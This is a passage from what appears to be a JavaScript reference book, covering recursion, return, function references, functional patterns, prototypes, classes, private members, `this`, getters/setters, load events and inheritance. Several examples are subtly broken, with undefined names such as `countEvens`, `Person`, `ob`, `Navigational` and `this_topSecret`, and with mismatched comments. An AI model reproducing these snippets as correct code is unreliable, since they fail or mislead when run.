    // - ([\w\$]+)   capture one or more valid JavaScript identifier characters
    // - \(          followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

# Section 19.15: Recursive Function

A recursive function is simply a function, that would call itself.

```
function factorial (n) {
    if (n <= 1) {
        return 1;
    }
```

```
    return n * factorial(n - 1);
}
```

The above function shows a basic example of how to perform a recursive function to return a factorial.

Another example, would be to retrieve the sum of even numbers in an array.

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

It is important that such functions make some sort of sentinel value check to avoid infinite loops. In the first example above, when `n` is less than or equal to 1, the recursion stops, allowing the result of each call to be returned back up the call stack.

# Section 19.16: Using the Return Statement

The return statement can be a useful way to create output for a function. The return statement is especially useful if you do not know in which context the function will be used yet.

```
//An example function that will take a string as input and return
//the first character of the string.

function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

Now to use this function, you need to put it in place of a variable somewhere else in your code:

**Using the function result as an argument for another function:**

```
console.log(firstChar("Hello world"));
```

*Console output will be:*

```
> H
```

**The return statement ends the function**

If we modify the function in the beginning, we can demonstrate that the return statement ends the function.

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
```


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```
}
```

Running this function like so will look like this:

```
console.log(firstChar("JS"));
```

*Console output:*

```
> The first action of the first char function
> J
```

It will not print the message after the return statement, as the function has now been ended.

**Return statement spanning multiple lines:**

In JavaScript, you can normally split up a line of code into many lines for readability purposes or organization. This is valid JavaScript:

```
var
    name = "bob",
    age = 18;
```

When JavaScript sees an incomplete statement like `var` it looks to the next line to complete itself. However, if you make the same mistake with the `return` statement, you will not get what you expected.

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

This code will return `undefined` because `return` by itself is a complete statement in JavaScript, so it will not look to the next line to complete itself. If you need to split up a `return` statement into multiple lines, put a value next to return before you split it up, like so.

```
return "Hi, my name is " + name + ". " +
    "I'm " + age + " years old.";
```

# Section 19.17: Functions as a variable

A normal function declaration looks like this:

```
function foo(){
}
```

A function defined like this is accessible from anywhere within its context by its name. But sometimes it can be useful to treat function references like object references. For example, you can assign an object to a variable based on some set of conditions and then later retrieve a property from one or the other object:

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

In JavaScript, you can do the same thing with functions:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

In the example above, `hash` is a normal variable. It is assigned a reference to a function, after which the function it references can be invoked using parentheses, just like a normal function declaration.

The example above references anonymous functions... functions that do not have their own name. You can also use variables to refer to named functions. The example above could be rewritten like so:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

Or, you can assign function references from object properties:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

You can assign the reference to a function held by one variable to another by omitting the parentheses. This can result in an easy-to-make mistake: attempting to assign the return value of a function to another variable, but accidentally assigning the reference to the function.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)
```


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```
function getValue(){
    return 41;
}
```

A reference to a function is like any other value. As you've seen, a reference can be assigned to a variable, and that variable's reference value can be subsequently assigned to other variables. You can pass around references to functions like any other value, including passing a reference to a function as the return value of another function. For example:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

You don't need to assign a function reference to a variable in order to invoke it. This example, building off example 5, will call getHashingFunction and then immediately invoke the returned function and pass its return value to hashedValue.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

**A Note on Hoisting**

Keep in mind that, unlike normal function declarations, variables that reference functions are not "hoisted". In example 2, the `md5Hash` and `sha1Hash` functions are defined at the bottom of the script, but are available everywhere immediately. No matter where you define a function, the interpreter "hoists" it to the top of its scope, making it immediately available. This is **not** the case for variable definitions, so code like the following will break:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

# Chapter 20: Functional JavaScript

## Section 20.1: Higher-Order Functions

In general, functions that operate on other functions, either by taking them as arguments or by returning them (or both), are called higher-order functions.

A higher-order function is a function that can take another function as an argument. You are using higher-order functions when passing callbacks.

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

A higher-order function is also a function that returns another function as its result.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

## Section 20.2: Identity Monad

This is an example of an implementation of the identity monad in JavaScript, and could serve as a starting point to create other monads.

Based on the conference by Douglas Crockford on monads and gonads

Using this approach reusing your functions will be easier because of the flexibility this monad provides, and composition nightmares:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

readable, nice and clean:

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
```


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```
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
    monad.value = function () {
        return value;
    };

    return monad;
};
```

It works with primitive values

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

And also with objects

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

Let's try everything:

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
```

```
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

## Section 20.3: Pure Functions

A basic principle of functional programming is that it **avoids changing** the application state (statelessness) and variables outside its scope (immutability).

Pure functions are functions that:

- with a given input, always return the same output
- they do not rely on any variable outside their scope
- they do not modify the state of the application (**no side effects**)

Let's take a look at some examples:

> Pure functions must not change any variable outside their scope

**Impure function**

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

The function changed the `obj.a` value that is outside its scope.

**Pure function**

```
let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}
```


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```
let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

The function did not change the object `obj` values

> Pure functions must not rely on variables outside their scope

**Impure function**

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

This **impure** function rely on variable `a` that is defined outside its scope. So, if a is modified, `impure`'s function result will be different.

**Pure function**

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

The `pure`'s function result **does not rely** on any variable outside its scope.

# Section 20.4: Accepting Functions as Arguments

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

As you can see, our `transform` function accepts two parameters, a function and a collection. It will then iterate the collection, and push values onto the result, calling `fn` on each of them.

Looks familiar? This is very similar to how `Array.prototype.map()` works!

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```


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# Chapter 21: Prototypes, objects

In the conventional JS there are no class instead we have prototypes. Like the class, prototype inherits the properties including the methods and the variables declared in the class. We can create the new instance of the object whenever it is necessary by, Object.create(PrototypeName); (we can give the value for the constructor as well)

## Section 21.1: Creation and initialising Prototype

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

The prototype can be instantiated like this

```
obj = Object.create(Person.prototype);
ob.greet();
```

We can pass value for the constructor and make the boolean true and false based on the requirement.

Detailed Explanation

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
    this.name = name; // inheriting the name from the human class
    this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};
```

```
var Customer = function(name) {
    Human.call(this); // inheriting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```


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# Chapter 22: Classes

## Section 22.1: Class Constructor

The fundamental part of most classes is its constructor, which sets up each instance's initial state and handles any parameters that were passed when calling `new`.

It's defined in a `class` block as though you're defining a method named `constructor`, though it's actually handled as a special case.

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

Example usage:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

A small thing to note is that a class constructor cannot be made static via the `static` keyword, as described below for other methods.

## Section 22.2: Class Inheritance

Inheritance works just like it does in other object-oriented languages: methods defined on the superclass are accessible in the extending subclass.

If the subclass declares its own constructor then it must invoke the parents constructor via `super()` before it can access `this`.

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

## Section 22.3: Static Methods

Static methods and properties are defined on *the class/constructor itself*, not on instance objects. These are specified in a class definition by using the `static` keyword.

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

We can see that static properties are not defined on object instances:

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

However, they *are* defined on subclasses:

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

## Section 22.4: Getters and Setters

Getters and setters allow you to define custom behaviour for reading and writing a given property on your class. To the user, they appear the same as any typical property. However, internally a custom function you provide is used to determine the value when the property is accessed (the getter), and to perform any necessary changes when the property is assigned (the setter).

In a `class` definition, a getter is written like a no-argument method prefixed by the `get` keyword. A setter is similar, except that it accepts one argument (the new value being assigned) and the `set` keyword is used instead.

Here's an example class which provides a getter and setter for its `.name` property. Each time it's assigned, we'll record the new name in an internal `.names_` array. Each time it's accessed, we'll return the latest name.

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
}
```


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```
const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

If you only define a setter, attempting to access the property will always return **`undefined`**.

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined
```

If you only define a getter, attempting to assign the property will have no effect.

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

## Section 22.5: Private Members

JavaScript does not technically support private members as a language feature. Privacy - described by Douglas Crockford - gets emulated instead via closures (preserved function scope) that will be generated each with every instantiation call of a constructor function.

The `Queue` example demonstrates how, with constructor functions, local state can be preserved and made accessible too via privileged methods.

```
class Queue {

  constructor () {                  // - does generate a closure with each instantiation.

    const list = [];                // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                    //   accessing the local state
      list.push(type);              //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
                                    //   accessing the local state
      return list.shift();          //   "reading / writing" alike.
    };
  }
}
```

```
var q = new Queue;            //
                              //
q.enqueue(9);                 // ... first in ...
q.enqueue(8);                 //
q.enqueue(7);                 //
                              //
console.log(q.dequeue());     // 9 ... first out.
console.log(q.dequeue());     // 8
console.log(q.dequeue());     // 7
console.log(q);               // {}
console.log(Object.keys(q));  // ["enqueue","dequeue"]
```

With every instantiation of a `Queue` type the constructor generates a closure.

Thus both of a `Queue` type's own methods `enqueue` and `dequeue` (see `Object.keys(q)`) still do have access to `list` that continues to *live* in its enclosing scope that, at construction time, has been preserved.

Making use of this pattern - emulating private members via privileged public methods - one should keep in mind that, with every instance, additional memory will be consumed for every *own property* method (for it is code that can't be shared/reused). The same is true for the amount/size of state that is going to be stored within such a closure.

## Section 22.6: Methods

Methods can be defined in classes to perform a function and optionally return a result.
They can receive arguments from the caller.

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

## Section 22.7: Dynamic Method Names

There is also the ability to evaluate expressions when naming methods similar to how you can access an objects' properties with [ ]. This can be useful for having dynamic property names, however is often used in conjunction with Symbols.

```
let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }

  // example using symbols
```


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```
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }

  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }

  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

# Section 22.8: Managing Private Data with Classes

One of the most common obstacles using classes is finding the proper approach to handle private states. There are 4 common solutions for handling private states:

**Using Symbols**

Symbols are new primitive type introduced on in ES2015, as defined at MDN

> A symbol is a unique and immutable data type that may be used as an identifier for object properties.

When using symbol as a property key, it is not enumerable.

As such, they won't be revealed using `for var in` or `Object.keys`.

Thus we can use symbols to store private data.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the scope of
the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

Because `symbols` are unique, we must have reference to the original symbol to access the private property.

```
import {SecretAgent} from 'SecretAgent.js'
```

```
const agent = new SecretAgent('steal all the ice cream');
// ok let's try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

But it's not 100% private; let's break that agent down! We can use the `Object.getOwnPropertySymbols` method to get the object symbols.

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

### Using WeakMaps

`WeakMap` is a new type of object that have been added for es6.

As defined on MDN

> The WeakMap object is a collection of key/value pairs in which the keys are weakly referenced. The keys must be objects and the values can be arbitrary values.

Another important feature of `WeakMap` is, as defined on MDN.

> The key in a WeakMap is held weakly. What this means is that, if there are no other strong references to the key, the entire entry will be removed from the WeakMap by the garbage collector.

The idea is to use the WeakMap, as a static map for the whole class, to hold each instance as key and keep the private data as a value for that instance key.

Thus only inside the class will we have access to the `WeakMap` collection.

Let's give our agent a try, with `WeakMap`:

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance private
data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

Because the const `topSecret` is defined inside our module closure, and since we didn't bind it to our instance properties, this approach is totally private, and we can't reach the agent `topSecret`.

### Define all methods inside the constructor

The idea here is simply to define all our methods and members inside the constructor and use the closure to access private members without assigning them to **`this`**.

```
   export class SecretAgent{
```


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```
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

In this example as well the data is 100% private and can't be reached outside the class, so our agent is safe.

**Using naming conventions**

We will decide that any property who is private will be prefixed with `_`.

Note that for this approach the data isn't really private.

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

# Section 22.9: Class Name binding

ClassDeclaration's Name is bound in different ways in different scopes -

1. The scope in which the class is defined - **`let`** binding
2. The scope of the class itself - within { and } in `class {}` - **`const`** binding

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

For example,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

This is not the same for a Function -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

# Chapter 23: Namespacing

## Section 23.1: Namespace by direct assignment

```
//Before: antipattern 3 global variables
    var setActivePage = function () {};
    var getPage = function() {};
    var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
    var NavigationNs = NavigationNs || {};
    NavigationNs.active = function() {}
    NavigationNs.pagination = function() {}
    NavigationNs.redirection = function() {}
```

## Section 23.2: Nested Namespaces

When multiple modules are involved, avoid proliferating global names by creating a single global namespace. From there, any sub-modules can be added to the global namespace. (Further nesting will slow down performance and add unnecessary complexity.) Longer names can be used if name clashes are an issue:

```
var NavigationNs = NavigationNs || {};
    NavigationNs.active =  {};
    NavigationNs.pagination = {};
    NavigationNs.redirection = {};

    // The second level start here.
    Navigational.pagination.jquery = function();
    Navigational.pagination.angular = function();
    Navigational.pagination.ember = function();
```


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# Chapter 24: Context (this)

## Section 24.1: this with simple objects

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

In the above code, `person.bio` makes use of the **context** (`this`). When the function is called as `person.bio()`, the context gets passed automatically, and so it correctly logs "My name is John Doe". When assigning the function to a variable though, it loses its context.

In non-strict mode, the default context is the global object (`window`). In strict mode it is `undefined`.

## Section 24.2: Saving this for use in nested functions / objects

One common pitfall is to try and use `this` in a nested function or an object, where the context has been lost.

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Here the context (`this`) is lost in the inner callback function. To correct this, you can save the value of `this` in a variable:

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
}
```

Version ≥ 6

ES6 introduced arrow functions which include lexical `this` binding. The above example could be written like this:

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

# Section 24.3: Binding function context

Version ≥ 5.1

Every function has a `bind` method, which will create a wrapped function that will call it with the correct context. See here for more information.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

**Hard binding**

- The object of *hard binding* is to "hard" link a reference to **`this`**.
- Advantage: It's useful when you want to protect particular objects from being lost.
- Example:

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow


Person.apply(person2);
```


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```
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- So, as you can remark in the example above, whatever object you pass to *Person*, it'll always use *person0 object*: **it's hard binded**.

## Section 24.4: this in constructor functions

When using a function as a constructor, it has a special **`this`** binding, which refers to the newly created object:

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

# Chapter 25: Setters and Getters

Setters and getters are object properties that call a function when they are set/gotten.

## Section 25.1: Defining a Setter/Getter Using Object.defineProperty

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

## Section 25.2: Defining an Setter/Getter in a Newly Created Object

JavaScript allows us to define getters and setters in the object literal syntax. Here's an example:

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

Accessing the `date.date` property would return the value `2017-02-27`. Setting `date.date = '2018-01-02` would call the setter function, which would then parse the string and set `date.year = '2018'`, `date.month = '01'`, and `date.day = '02'`. Trying to pass an incorrectly formatted string (such as `"hello"`) would throw an error.

## Section 25.3: Defining getters and setters in ES6 class

```
class Person {
  constructor(firstname, lastname) {
```


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```
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

# Chapter 26: Events

## Section 26.1: Page, DOM and Browser loading

This is an example to explain the variations of load events.

1. **onload event**

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

In this case, the message is logged once *all the contents of the page including the images and stylesheets(if any)* are completely loaded.

2. **DOMContentLoaded event**

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

In the above code, the message is logged only after the DOM/document is loaded (*ie:once the DOM is constructed*).

3. **Self-invoking anonymous function**

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

Here, the message gets logged as soon as the browser interprets the anonymous function. It means, this function can get executed even before the DOM is loaded.


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# Chapter 27: Inheritance

## Section 27.1: Standard function prototype

Start by defining a `Foo` function that we'll use as a constructor.

```
function Foo (){}
```

By editing `Foo.prototype`, we can define properties and methods that will be shared by all instances of `Foo`.

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

We can then create an instance using the `new` keyword, and call the method.

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

## Section 27.2: Difference between Object.key and Object.prototype.key

Unlike in languages like Python, static properties of the constructor function are *not* inherited to instances. Instances only inherit from their prototype, which inherits from the parent type's prototype. Static properties are never inherited.

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

## Section 27.3: Prototypal inheritance

Suppose we have a plain object called `prototype`:

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Now we want another object called `obj` that inherits from `prototype`, which is the same as saying that `prototype` is the prototype of `obj`

```
var obj = Object.create(prototype);
```

Now all the properties and methods from `prototype` will be available to `obj`

```
console.log(obj.foo);
```

```
console.log(obj.bar());
```

Console output

```
"foo"
"foo"
```

Prototypal inheritance is made through object references internally and objects are completely mutable. This means any change you make on a prototype will immediately affect every other object that prototype is prototype of.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Console output

```
"bar"
```

`Object.prototype` is the prototype of every object, so it's strongly recommended you don't mess with it, especially if you use any third party library, but we can play with it a little bit.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Console output

```
"foo"
"foo"
```

**Fun fact** I've used the browser console to make these examples and broken this page by adding that `breakingLibraries` property.

## Section 27.4: Pseudo-classical inheritance

It's an emulation of classical inheritance using prototypical inheritance which shows how powerful prototypes are. It was made to make the language more attractive to programmers coming from other languages.

`Version < 6`

**IMPORTANT NOTE**: Since ES6 it doesn't make sense to use pseudo-classical inheritance since the language simulates conventional classes. If you're not using ES6, you should. If you still want to use the classical inheritance pattern and you're in a ECMAScript 5 or lower environment, then pseudo-classical is your best bet.

A "class" is just a function that is made to be called with the `new` operand and it's used as a constructor.

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
```


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```
console.log(foo.id);
```

Console output

> 1

foo is an instance of Foo. The JavaScript coding convention says if a function begins with a capital letter case it can be called as a constructor (with the `new` operand).

To add properties or methods to the "class" you have to add them to its prototype, which can be found in the `prototype` property of the constructor.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Console output

> bar

In fact what Foo is doing as a "constructor" is just creating objects with `Foo.prototype` as it's prototype.

You can find a reference to its constructor on every object

```
console.log(foo.constructor);
```

> function Foo(id, name) { ...

```
console.log({ }.constructor);
```

> function Object() { [native code] }

And also check if an object is an instance of a given class with the `instanceof` operator

```
console.log(foo instanceof Foo);
```

> true

```
console.log(foo instanceof Object);
```

> true

## Section 27.5: Setting an Object's prototype

`Version ≥ 5`

With ES5+, the `Object.create` function can be used to create an Object with any other Object as it's prototype.

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

